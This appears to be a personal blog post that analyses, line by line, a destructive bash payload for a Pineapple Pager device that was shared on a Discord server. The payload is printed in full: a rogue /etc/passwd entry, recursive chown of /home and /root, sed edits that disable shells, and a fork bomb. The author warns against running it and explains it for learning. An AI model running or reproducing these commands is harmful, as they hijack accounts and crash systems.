 back
backprocess fork loop fun
so today i was looking into one of the discord servers im in for flipper zero stuff.
someone managed to create a pinapple pager payload that looks like this:
#!/bin/bash
echo -n "fuckyou:x:6669:6669:fuckyou:/home/fuckyou:/bin/ash" >> /etc/passwd
mkdir -p /home/fuckyou
chown -R fuckyou:fuckyou /home/
chown -R fuckyou:fuckyou /root/
chmod 600 ~/*
sed 's/\/bin\/bash\|/\/bin\/false/' /etc/passwd
sed 's/\/bin\/ash\|/\/bin\/false/' /etc/passwd
:(){ :|:& };:

i do NOT recommend running this on your pager (if you have one)
so having completed the Pentest + exam recently, i wanted to understand this code line by line:
1) first line echo -n "fuckyou:x:6669:fuckyou:/home/fuckyou:/bin/ash"
echo -nprints the text without trailing a new line>> /etc/passwdappendsa that text to the end of/etc/passwd- this line is attempting to create a new local user account by directly writing a
passwdrecord- fields can look like the following:
username:passwd_placeholder:UID:GID:comment:home:shell
- fields can look like the following:
2) second line mkdir -p /home/fuckyou
- creates
/home/fuckyou -pmeans create parents as needed, and don’t error if it already exists.
3) third line chown -R fuckyou:fuckyou /home/
- recursively changes ownership of everything under
/hometofuckyou:fuckyou - every users home directory and files would be reassigned to that account
4) fourth line chown -R fuckyou:fuckyou /root/
- recursively changes ownership of
/root/to thatuser/group(fuckyou:fuckyou)
5) fifth line chmod 600 ~/*
- sets the permissions of non-hidden items in the current users directory to
600- owner: read+write
- group/others:none
6) sixth & seventh line
sed 's/\/bin\/bash\|/\/bin\/false/' /etc/passwd
sed 's/\/bin\/ash\|/\/bin\/false/' /etc/passwd
- these are intended to replace login shells like
/bin/bashor/bin/ashwith/bin/false(common way to disable logins)
7) eighth line :(){ :|:& };:
- classic fork b*mb, it defines a function
:that repeatedly spawns itself and pipes/spawns more copies quickly exhausting CPU/process limits making the system unresponsive.
conclusion
- create a new local account by appending to
/etc/passwd - hijack ownership of
/homeand/root - break user permissions with a broad chmod
- attempt to disable shells (poorly implemented)
- crash the system with runaway process creation

though im sure this person is just trolling, still funny haha